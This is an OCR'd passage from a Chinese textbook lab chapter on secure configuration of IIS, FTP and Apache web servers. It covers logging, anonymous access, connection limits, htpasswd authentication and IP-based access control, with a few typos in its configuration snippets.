



图 11-38　安全提示




图 11-39　网站浏览




图 11-40　Internet 服务管理器

（2）双击中间栏中的【日志】，可以查看日志设置，如图 11-41 所示。用户在【格式】选择列表中选择日志格式，可以单击【选择字段】选择记录日志的内容，如图 11-42 所示。在这个界面中可以选择日志的保存地址，为了提高安全性，建议选择一个新的目录存放 IIS 日志，并且该目录的权限只赋予系统管理员，其他用户没有任何权限。





图 11-41　日志设置

IIS 日志为文本文件，可以双击打开查看，也可以下载 IIS 日志分析工具进行分析。

## 【实验报告】

叙述 Web 站点设置过程。





图 11-42　日志记录格式

**【思考题】**

（1）如何监测和防止 Web 服务器主页被非法修改？

（2）在 D 盘下建立一个日志文件夹，用于存放日志文件，并且按照要求设置文件夹的权限为只有管理员和系统账号才能进行完全控制，其他用户组没有权限。

## 11.1.3　FTP 服务器的安全配置

**【实验目的】**

掌握 FTP 站点安全属性设置方法，了解站点属性的具体内涵。

**【原理简介】**

通过使用 Internet 服务管理器可以像 IIS 一样管理和配置 FTP 服务，使用它可以分开控制单独的 FTP 站点。配置 FTP 站点属性可以分为三级：主站点级（Master）、站点级（Site）以及虚拟目录级（Virtual Directory）。主站点级上的设置会被站点上所有新建的 FTP 站点所继承。

对 FTP 安全配置的措施主要包括：用户账号认证、匿名访问控制以及 IP 地址限制，有些内容和 IIS 安全配置一致。为了安全，一定不要把 FTP 根文件夹与 IIS 服务器设置在同一个磁盘卷上。选定目录后，就可以在目录上设置读取或写入的权限。可读权限用于下载文件，可写权限用于上传文件。一般地，对于可写的 FTP 站点不应该授予用户读取的权限，因为如果同时对匿名用户在相同的目录下授予了读和写的权限，会让 FTP 服务器成为中转站，引起不必要的麻烦。所以应当仅让具有适当权限的内部用户对上传的

文件有读取的权限。

【实验环境】

Windows 7 操作系统，IIS 7.0。

【实验步骤】

**FTP 站点安全属性设置**

（1）单击【控制面板】|【管理工具】|【Internet 服务管理器】，出现管理界面。右击机器名称，然后从弹出菜单中选择【添加 FTP 站点】菜单，显示如图 11-43 所示的界面。




图 11-43　添加 FTP 站点

（2）在【站点信息】页面，分别填写站点名称和内容目录，如图 11-44 所示。




图 11-44　填写站点信息

（3）单击【下一步】按钮进入【绑定和 SSL 设置】界面，配置选项如图 11-45 所示。




图 11-45　绑定和 SSL 设置

（4）单击【下一步】按钮进入身份验证和授权信息界面，如果配置一个允许匿名只读访问的 FTP 站点，配置选项如图 11-46 所示。




图 11-46　身份验证和授权信息

（5）配置完成后的界面如图 11-47 所示，单击右侧栏中的【启动】选项，如果系统的 Microsoft FTP Service 没有启动，则会出现错误，如图 11-48 所示，这时可以从系统服务配置中找到 Microsoft FTP Service，双击启动即可，如图 11-49 所示，然后再启动 FTP 站点。




图 11-47　FTP 站点





图 11-48　FTP 启动错误





图 11-49　启动 Microsoft FTP Service 服务

（6）连接数限制：如果站点仅为很少的客户或员工提供 FTP 服务，就没有必要启用无限制连接，因为它会让拒绝服务攻击变得容易。双击右侧栏目的【高级设置】，出现

FTP 高级设置界面，在【最大连接数】文本框内输入适合此服务器的限制连接数，如图 11-50 所示。在站点上设置好连接数量限制后，当达到最大连接数量时，系统会提醒用户系统忙的消息。在【控制通道超时】文本框内输入断开没有活动用户的时间值，可以避免无用连接长期占有连接数。




图 11-50　连接数限制

（7）FTP 行为日志：为了进行系统分析，需要记录 FTP 行为日志。为了记录用户的活动，在每个 FTP 站点的主目录标签中都要启用日志访问选项。FTP 服务日志选项和设置方法同 Web 服务类似，如图 11-51 所示。




图 11-51　日志设置

（8）账号安全：为了对 FTP 服务器进行访问，用户必须先登录。双击【FTP 身份验证】出现身份验证管理界面，如图 11-52 所示，在该界面上可以控制哪些人可以访问 FTP 服务器，以及谁可以管理它。如果 FTP 站点提供一般的 Internet 访问，则启用【匿名身份验证】，然后选定一个匿名用户访问的账号。如果禁用【匿名身份验证】，那么每个用户访问 FTP 站点都必须输入用户名和口令。如果要使用非匿名的连接，必须使用 Windows 安全策略来强制用户使用可靠的口令。如图 11-53 所示为 FTP 登录对话框。




图 11-52　安全账号管理




图 11-53　FTP 登录对话框

**【实验报告】**

（1）FTP 服务器安全配置过程。

（2）完成练习，使用安全扫描工具对配置前后的 FTP 服务器进行扫描，并比对扫描结果。

**【思考题】**

（1）搜集 FTP 站点常见漏洞，并和本机的 FTP 站点进行比较。

（2）分别使用【只允许匿名连接】和【允许 IIS 控制密码】策略设置 FTP 站点，并进行实际连接，体会它们的不同。

（3）在 FTP 站点上新建两个虚拟目录，分别设置为只读和只写，并进行实际连接测试。

# 11.2 Linux 中 Web、FTP 服务器的安全配置

## 11.2.1 Web 服务器的安全配置

**【实验目的】**

掌握 Apache 服务器的运行环境的安全配置方法，掌握 Apache 服务器的用户验证机制和配置方法，了解认证规则的制定原则，掌握 Apache 日志管理的技术，了解一般日志处理方法。

**【原理简介】**

Apache 是开放源代码的 Web 服务器软件，是 Linux 上最常用的 Web 服务器，同其他应用程序一样，Apache 也存在安全缺陷。Apache 服务器的安全缺陷主要是使用 HTTP 进行的拒绝服务攻击（Denial of Service，DoS）、缓冲区溢出攻击以及被攻击者获得 root 权限缺陷。正确维护和配置能够保护 Apache 服务器免遭多种攻击。

Apache Web 服务器主要有三个配置文件，位于/usr/local/apache/conf 目录下。这三个文件是：httpd.conf 是服务器的主配置文件，srm.conf 是 Web 资源文件，access.conf 是文件的访问权限文件。Apache 的默认配置为用户提供了一个良好的模板，基本的配置几乎不用修改，服务器就可以很好地运行。但是默认的配置没有提供安全需求，下面的实验将讲述如何进行安全的配置。

Apache 使用三个指令配置访问控制：Order 用于指定执行允许访问规则和执行拒绝访问规则的先后顺序，Deny 定义拒绝访问列表，Allow 定义允许访问列表。Order 指令有以下两种形式。

- Order Allow，Deny：在执行拒绝访问规则之前先执行允许访问规则，默认情况下将会拒绝所有没有明确被允许的客户。
- Order Deny，Allow：在执行允许访问规则之前先执行拒绝访问规则，默认情况下将会允许所有没有明确被拒绝的客户。
- Deny 和 Allow 指令的后面是访问列表，访问列表可以使用如下几种形式。
- All：表示所有客户。
- 域名：表示域内所有客户。
- IP 地址：可以指定完整的 IP 地址或部分 IP 地址。
- 网络/子网掩码：如 192.168.1.0/255.255.255.0。
- CIDR 规范：如 192.168.1.0/24。

Apache 有两种认证类型：基本认证（Basic）和摘要认证（Digest），摘要认证比基本认证更加安全，但是并非所有的浏览器都支持摘要认证，所以大多数情况下使用基本认证。Apache 通过认证配置指令配置认证方式，认证配置指令如下。

- AuthName：定义受保护领域的名称。
- AuthType：定义使用的认证方式，Basic 或 Digest。
- AuthGroupFile：指定认证组文件的位置。
- AutheUserFile：指定认证口令文件的位置。

当使用了认证指令配置了认证之后，还需要为指定的用户或组进行授权。为用户或组进行授权的指令是 Require。Require 指令有以下三种格式。

- Require user 用户名 [用户名]：授权给一个或多个用户。
- Require group 组名 [组名]：授权给指定的一个或多个组。
- Require valid-user：授权给认证口令文件中的所有用户。

Apache 支持两种格式的认证文件，一种是文本格式的认证口令文件和认证组文件，一种是基于数据库的认证口令文件和认证组文件。本实验主要以文本文件为主。可以使用指令：htpasswd –c 认证口令文件名用户名，创建一个认证口令文件，同时添加一个用户，使用指令：htpasswd 认证口令文件名用户名，向现存的口令文件中添加用户或修改已存在用户的口令。为了安全，认证口令文件一般不要和 Web 文档存在域相同的目录下。htpasswd 没有提供删除用户的选项，删除用户，可以直接使用文本编辑器对认证口令文件进行编辑，删除指定用户的行即可。

**【实验环境】**

Linux 服务器系统，Apache Server 软件。

**【实验步骤】**

**1. 安全运行环境设置**

（1）系统以 Nobody 用户运行。一般情况下，Apache 是由 Root 来安装和运行的。如果 Apache Server 进程具有 Root 用户特权，那么它将给系统的安全构成很大的威胁。通过修改 httpd.conf 文件中的下列选项，以 Nobody 用户运行 Apache 达到相对安全的目的。

```
User   nobody
Group  # -1
```

（2） ServerRoot 目录的权限设置。为了确保所有的配置是适当的和安全的，需要严格控制 Apache 主目录的访问权限，使非超级用户不能修改该目录中的内容。Apache 的主目录对应于 Apache Server 配置文件 httpd.conf 的 Server Root 控制项中，应为：

```
Server Root /usr/local/apache
```

（3）SSI 的配置。在配置文件 access.conf 或 httpd.conf 中的 Options 指令处加入 IncludesNOEXEC 选项，用以禁用 Apache Server 中的执行功能。避免用户直接执行 Apache 服务器中的执行程序，而造成服务器系统的公开化。

```
<Directory /var/*/public_html>
   Options Includes Noexec
```

```
</Directory>
```

（4）阻止用户修改系统设置。在 Apache 服务器的配置文件中进行以下的设置，阻止用户建立、修改 .htaccess 文件，防止用户超越能定义的系统安全特性。在配置文件 httpd.conf 中加入如下内容：

```
<Directory />
   AllowOveride None
   Options None
   Allow from all
</Directory>
```

然后再分别对特定的目录进行适当的配置。

（5）Apache 服务器的默认访问特性。Apache 的默认设置只能保障一定程度的安全，如果服务器能够通过正常的映射规则找到文件，那么客户端便会获取该文件，如 http://local host/~ root/ 将允许用户访问整个文件系统。在配置文件 httpd.conf 中加入如下内容将禁止对文件系统的默认访问。

```
<Directory />
   Order deny, allow
   Deny from all
</Directory>
```

（6）CGI 脚本的安全考虑。对系统的 CGI 而言，最好将其限制在一个特定的目录下，如 cgi-bin 之下，便于管理；另外应该保证 CGI 目录下的文件是不可写的，避免一些欺骗性的程序驻留或混迹其中；除去 CGI 目录下的所有非业务应用的脚本，以防异常的信息泄露。

**2. 用户认证和访问控制**

（1）在/var/www（apache 的主页根目录）下建立一个 test 目录，然后编辑 httpd.conf，添加如下内容：

```
Alias /test"/var/www/test"
<Directory "/var/www/test">
Options Indexes MultiViews
AllowOverride  AuthConfig   #表示进行身份验证，这是关键的设置
Order allow,deny
Allow from all
<Directory>
```

（2）在/var/www/test 中创建.htaccess 文件，输入如下内容：

```
AuthName "mysite"
AuthType Basic
AuthUserFile /var/www/passwd/.htpasswd
require valid-user
```

```
#AuthName 描述,随便写
#AuthUserFile /var/www/passwd/.htpasswd
#require valid-user 或者 require user mysite 限制是所有合法用户还是指定用户
```

（3）创建 Apache 的验证用户 testuser1 和 testuser2。

```
htpasswd -c /var/www/passwd/.htpasswd  testuser1
htpasswd  /var/www/passwd/.htpasswd  testuser2
```

第一次创建用户要用到-c 参数，第二次添加用户，就不用-c 参数。然后将认证口令文件的属主改为 nobody。

（4）重启 Apache 服务，然后访问 http://mysite/test。如果顺利，应该能看到一个用户验证的弹出窗口，如图 11-54 所示，只要填入第（3）步创建的用户名和密码就行。




图 11-54　认证和授权测试

（5）也可直接在 httpd.conf 内配置认证和授权，方法为编辑 httpd.conf，添加如下内容：

```
<Directory "/var/www/test">
   AllowOverride  None
   AuthName "mysite"
   AuthType Basic
   AuthUserFile /var/www/passwd/.htpasswd
   require valid-user
   Order allow,deny
   Allow from all
<Directory>
```

然后创建认证口令文件和添加用户，方法同（3），重新启动 Apache 服务，同样可以启动对用户进行认证的作用。

（6）添加访问控制列表，编辑 httpd.conf，添加如下内容。

```
<Location  /server-status>
```

```
        SetHandle server-status
        Order  deny,allow
    //配置访问控制
        Deny from all
        Allow from 192.168.0            //允许 192.168.0 网段内主机的访问
        //配置认证授权
        AuthType Basic
        AuthName "Admin"
        AuthUserFile /var/www/passwd/.htpasswd
        AuthGroupFile /var/www/passwd/.htpasswdgrp
        require group admin
    Satisfy all
            //all 表示访问控制和认证授权两类指令均起作用 any 表示任一条件满足即可
</Loacation>
```

（7）创建认证组文件，使用命令 vi　/var/www/passwd/.htpasswdgrp，添加如下内容：admin: testuser1 testuser2。保存退出然后修改文件属主为 apache。

（8）重新启动 httpd 服务：service httpd restart。在客户端浏览器检测配置，在 192.168.0 网段上的主机的访问结果，而非 192.168.0 网段上的主机和没有 Admin 组身份的人都不能访问。

**3. 日志管理**

Apache 日志主要有两类：错误日志和访问日志，可以通过日志配置指令进行配置，主要配置指令如下。

（1）ErrorLog。用法：ErrorLog 错误日志文件名，指定错误日志存放路径。

（2）LogLevel。用法：LogLevel 错误日志记录等级，指定错误日志的记录等级。

（3）LogFormat。用法：LogFormat 记录格式说明串，为一个日志记录格式命名。

（4）CustomLog。用法：CustomLog 访问日志文件名，指定访问日志存放路径和记录格式。

错误日志配置：配置错误日志相对简单，只要说明日志文件的存放路径和日志记录等级即可，默认的日志配置为：

```
ErrorLog logs/error_log
LogLevel warn
```

